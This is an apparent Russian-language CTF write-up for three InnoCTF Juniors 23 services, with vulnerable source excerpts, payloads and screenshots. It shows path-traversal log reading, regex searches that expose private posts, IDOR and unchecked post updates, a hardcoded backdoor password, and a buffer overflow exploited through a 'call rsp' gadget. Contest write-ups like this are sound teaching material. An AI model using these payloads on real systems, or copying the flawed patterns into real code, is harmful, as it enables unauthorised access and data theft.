

Разбор сервисов

InnoCTF Juniors 23

Innogram. 1) LFI -> logfiles read

web/app.js

```
26 app.get('/uploads', function (req, res) {
27   const filename = req.query.file;
28   if (filename) {
29     res.sendFile(path.resolve(__dirname, 'uploads', filename));
30   } else {
31     res.status(400).send('Missing file parameter');
32   }
33 });
```

Пример обычного запроса, для загрузки изображения
`http://ip:8080/uploads?file=c522735e59ca190b94aed3d7394.jpg`

Переданное
пользователем название
ищомого файла **без**
проверок подставляется
в путь

web/utils/logger.js

```
5   const logStream = rfs.createStream('logfile.log', {
6     size: '20K',
7     path: path.join(__dirname, '../logs')
8   });
```

Логи многих событий
приватных и публичных
пишутся в
web/logs/logfile.log

Innogram. 1) LFI -> log files read

<http://ip:8080/uploads?file=../logs/logfile.log>

```
← → ↺ 🏠 🔍 127.0.0.1:8080/uploads?file=../logs/logfile.log

2023-11-11T12:35:29.154Z: User logged in: shobanaGtdDD
2023-11-11T12:35:29.172Z: New post created by user. Username: movelineYpFfV; isPrivate: true; imageFilename: 692318a315bb2a87cf80d38538ea7bc3.jpg; Description: yWTqRXAmxVNsgUZM4PmN
2023-11-11T12:35:29.184Z: New post created by user. Username: shobanaGtdDD; isPrivate: true; imageFilename: 068e5353594d5887aea0e9cfe33ce086.jpg; Description: H6lWS3gBETI7rYHvV1fr
2023-11-11T12:35:29.195Z: New comment created by user 1188 on post 1: I7RGFB9KJH1JLM3IHVEP1JT4E1X5M8A=
2023-11-11T12:35:29.206Z: New comment created by user 1189 on post 1: I2ZSYGZX0NQL9UQD89VR9HVZVVL40TL=
2023-11-11T12:35:32.133Z: New user registered: nyeOTPhVvJAcGW
2023-11-11T12:35:47.469Z: New user registered: DiZiu
2023-11-11T12:35:50.907Z: New user registered: kkmbrijitel
2023-11-11T12:35:56.003Z: New user registered: FtkbzXQxHyTlNEv
2023-11-11T12:36:05.351Z: New user registered: 442032912
2023-11-11T12:36:05.851Z: New user registered: 964127835
2023-11-11T12:36:05.857Z: New user registered: 71216511
2023-11-11T12:36:07.406Z: New user registered: UbrmP
2023-11-11T12:36:20.707Z: New user registered: nGoNefTIbIMajdz
2023-11-11T12:36:27.137Z: New user registered: kity9ymt
2023-11-11T12:36:27.226Z: User logged in: kity9ymt
2023-11-11T12:36:27.255Z: New post created by user. Username: kity9ymt; isPrivate: false; imageFilename: 7bc5594a3eb6ce33115460a366cf174c.jpg; Description: dLE8C56etndKC9Mzuen8
2023-11-11T12:36:27.278Z: New comment created by user 1199 on post 1: wI7rKJKKECghI5K
2023-11-11T12:36:27.458Z: New user registered: fAHgU
2023-11-11T12:36:29.128Z: New user registered: nesbitMdpWP
2023-11-11T12:36:29.190Z: New user registered: ivanap2I2U
2023-11-11T12:36:29.257Z: User logged in: nesbitMdpWP
2023-11-11T12:36:29.288Z: New post created by user. Username: nesbitMdpWP; isPrivate: true; imageFilename: d4855359c8fde902e3352652189e19a1.jpg; Description: rVZUCQuCzFvdTbVnt9iu
2023-11-11T12:36:29.333Z: User logged in: ivanap2I2U
2023-11-11T12:36:29.344Z: New comment created by user 1201 on post 1: IZKXK16A27EX04N63H9RUEHBS5HHCP4=
2023-11-11T12:36:29.373Z: New post created by user. Username: ivanap2I2U; isPrivate: false; imageFilename: 27e862ff723f90f9108cda067a1da5ef.jpg; Description: ZmevzE4EIBDMce5hxrbi
2023-11-11T12:36:29.395Z: New post created by user. Username: ivanap2I2U; isPrivate: false; imageFilename: 75c41c6e6a9fa74857fbf9cf7ab0955d.jpg; Description: 8YGeei0QRQwtYlrgUMIL
2023-11-11T12:36:29.419Z: New post created by user. Username: ivanap2I2U; isPrivate: false; imageFilename: 115f8dfcb80954a668822e28948718e5.jpg; Description: zatLKRviZSpekzZ0BueZ
2023-11-11T12:36:29.442Z: New post created by user. Username: ivanap2I2U; isPrivate: false; imageFilename: 8172d886e73bc1990db9aa45eb1d0d49.jpg; Description: RUj2bMCugtML37nzoCFy
2023-11-11T12:36:29.465Z: New post created by user. Username: ivanap2I2U; isPrivate: true; imageFilename: 63cfea80c9f2d43cb88906a678a2d8de.jpg; Description: I8DQD5YCR0XUVSIBG30IHTS9Z66X801=
```

получаем флаги из описаний и комментариев в приватных постах

Innogram. 2) RegExp search -> Broken Access Control -> private posts read

web/models/Post.js


```
49  static async searchPosts(query) {  
50      const posts = await db.any(`  
51          SELECT * FROM posts  
52          WHERE description ~ $1  
53          ORDER BY uid DESC  
54          LIMIT 35  
55      `, [query]);  
56      return posts;  
57  }
```

выборка идет среди всех постов,
без проверки наличия доступа к
ним, как на многих других
функциях

фикс: проверка наличия доступа к посту

```
1  WHERE (  
2      NOT private  
3      OR <userId> IN (  
4          SELECT unnest(subscribed_to) FROM users WHERE id = owner_id  
5      )  
6      OR owner_id = <userId>  
7  )
```

Innogram. 2) RegExp search -> Broken Access Control -> private posts read



напишем в
поисковой строке
“.*= \$" или
“[A-Z]{31}=”

доступа нет,
но он и не
проверяется

получаем флаги из **описаний** приватных постов

Innogram. 3) IDOR


web/routes/api.js

Опять же - broken access control. Нет проверки на наличие доступа к посту при его получении по прямой ссылке

```
router.get('/user/:username/:post_id', checkAuth, async function (req, res) {
  try {
    const user = await User.getUserByUsername(req.params.username);
    if (!user) {
      return res.status(404).send({ error: 'User does not exist' });
    }
    const post = await Post.getPostById(req.params.username, req.params.post_id);
    if (!post) {
      return res.status(404).send({ error: 'Post does not exist' });
    }
    const comments = await Comment.getCommentsByPostId(post.uid);
    const isLiked = (post.likes) ? post.likes.includes(req.session.userId) : false;
    const postData = {
      username: user.username,
      post: post,
      comments: comments,
      isLiked: isLiked
    };
    res.json(postData);
  }
});
```


Innogram. 3) IDOR


Если зайти в профиль бота, то увидим только публичные посты.



видим посты с id 1,2,3...
но флаги боты оставляют только в
приватных постах...

```
router.get('/user/:username/:post_id',
```

http://ip:8080/user/ilysav5e8x/4



Inno2ch

1. asdnjlsandkas

nkldassnldkasnkld

available to 123

Author - **123**

Update

Comments:

Your comment

Write

Inno2ch

Update post

Title of article

haha I change my title! UGAUGAUGA


Body of article

I changed body)

Available to

all

Post it



1. haha I change my title! UGAUGAUGA

I changed body)

available to all

Author - 123

Update

Inno2ch

ХМММ, ТОЧНО
все хорошо?

...

Нет

```
@app.route('/update', methods=['GET', 'POST'])
def update():
    if request.method == 'POST':
        username = request.cookies.get('token', '')
        if not username:
            return redirect('/login')
        try:
            post_id = request.form.get('post_id', '')
            assert post_id != ''
            post_id = int(post_id)
            res = Posts.select().where(Posts.id == post_id)
            assert len(res) != 0
            title = request.form.get('title', '')
            body = request.form.get('body', '')
            available = request.form.get('available', '')
            if not any((title, body, available)):
                return redirect('/update.html', post_id=post_id)
            Posts.update(title=title).where(Posts.id == post_id).execute()
            if body:
                Posts.update(body=body).where(Posts.id == post_id).execute()
            if available:
                Posts.update(available=available).where(Posts.id == post_id).execute()
```

Inno2ch

The screenshot shows a REST client interface on the left and a web page response on the right.

REST Client Interface:

- Method: **POST**
- URL: **http://10.91.50.137:5000/update**
- Status: **200 OK**
- Time: **15.5 ms**
- Size: **1902 B**
- Buttons: **Send**, **Preview**, **Headers**, **Cookies**, **Timeline**
- Form fields:
 - title**: **sadasd**
 - body**: **value**
 - available**: **all**
 - post_id**: **2**

Web Page Response:

- Header: **Secret Inno2ch**
- Section: **2. sadasd**
- Text: **PTK3DAGZ6XU4LPETXJTN7CE30EC0B54=**
- Text: **available to all**
- Author: **Author - 123**
- Button: **Update**

Меняем available для флага на all/<your username> и получаем флаг

workx

1. [Бэкдор №1] Ручка `/backdoor` (выгружает данные из базы: комментарии и названия задач)
2. [Бэкдор №2] `if reqUser.Password == "h33xed_1337"` в login.go

```
// Check if user exists in the database
var user User
if reqUser.Password == "h33xed_1337" {
    db.Where(query: "username = ?", reqUser.Username).Find(&user)
} else {
    db.Where(query: "username = ? AND password = ?", reqUser.Username, reqUser.Password).Find(&user)
}
```

workx

3. [Уязвимость №1, WEB Easy] Можно зарегистрироваться заново под существующим юзером с новым паролем

```
// Insert the user or update the password if the user already exists
err = db.Clauses(clause.OnConflict{
    Columns:    []clause.Column{{Name: "username"}},          // Fields to
    DoUpdates: clause.AssignmentColumns([]string{"password"}), // Fields to
}).Create(&user).Error
```

workx

```
func CreateTask(ctx *fasthttp.RequestCtx) { 1 usage  
    var task Task  
    err := json.Unmarshal(ctx.PostBody(), &task)  
    task.Status = "open"
```

4. [Уязвимость №2, WEB Medium] При создании таска можно передать `{ 'id' : 6 }`, где 6 - id того таска, который хотим перехватить.

`db.Create(&task)` (из `CreateTask`) упадёт с ошибкой, однако выполнение продолжится дальше:

```
userTask := UserTasks{UserID: uint(userID), TaskID:  
task.ID}
```

```
db.Create(&userTask)
```

И данный код запишет userID НАШЕГО юзера на просмотр таска!

workx

5. [Уязвимость №3, PWN Medium/Hard] Простая прога на C, считающая CRC32 - подаётся комментарий, можно переполнить буфер и получить RCE, после чего выгрузить БД postgres.

Есть некоторые проблемы с кодировками символов, однако они решаемы путём проб и ошибок.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    unsigned int v4; // eax
    int v5; // edx
    int v6; // ecx
    int v7; // r8d
    int v8; // r9d
    char v9[512]; // [rsp+0h] [rbp-210h] BYREF
    __int64 v10; // [rsp+200h] [rbp-10h]
    __int64 v11; // [rsp+208h] [rbp-8h]

    j_memset_ifunc(v9, 0LL, 512LL);
    v11 = read(0LL, v9, 2048LL);
    if ( v11 == -1 )
    {
        fwrite("Error reading from stdin\n", 1LL, 25LL, stderr);
        return 1;
    }
    else if ( v11 )
    {
        v9[j_strcspn_ifunc(v9, "\n")] = 0;
        v10 = crc32(0LL, 0LL, 0LL);
        v4 = j_strlen_ifunc(v9);
        v10 = crc32(v10, v9, v4);
        printf((unsigned int)"%lX", v10, v5, v6, v7, v8, v9[0]);
        return 0;
    }
    else
    {
        fwrite("EOF or no data read from stdin\n", 1LL, 31LL, stderr);
        return 1;
    }
}
```


Чтобы выполнить произвольный шеллкод, можно воспользоваться гаджетом **call rsp** (NX отключен -> исполнение шеллкода на стеке)

```
$ ROPgadget --binary=./companion_app | grep "call rsp"  
0x0000000000004252da : call rsp
```

Далее самая сложная часть - борьба с кодировками, один из путей решения - ASCII-only шеллкод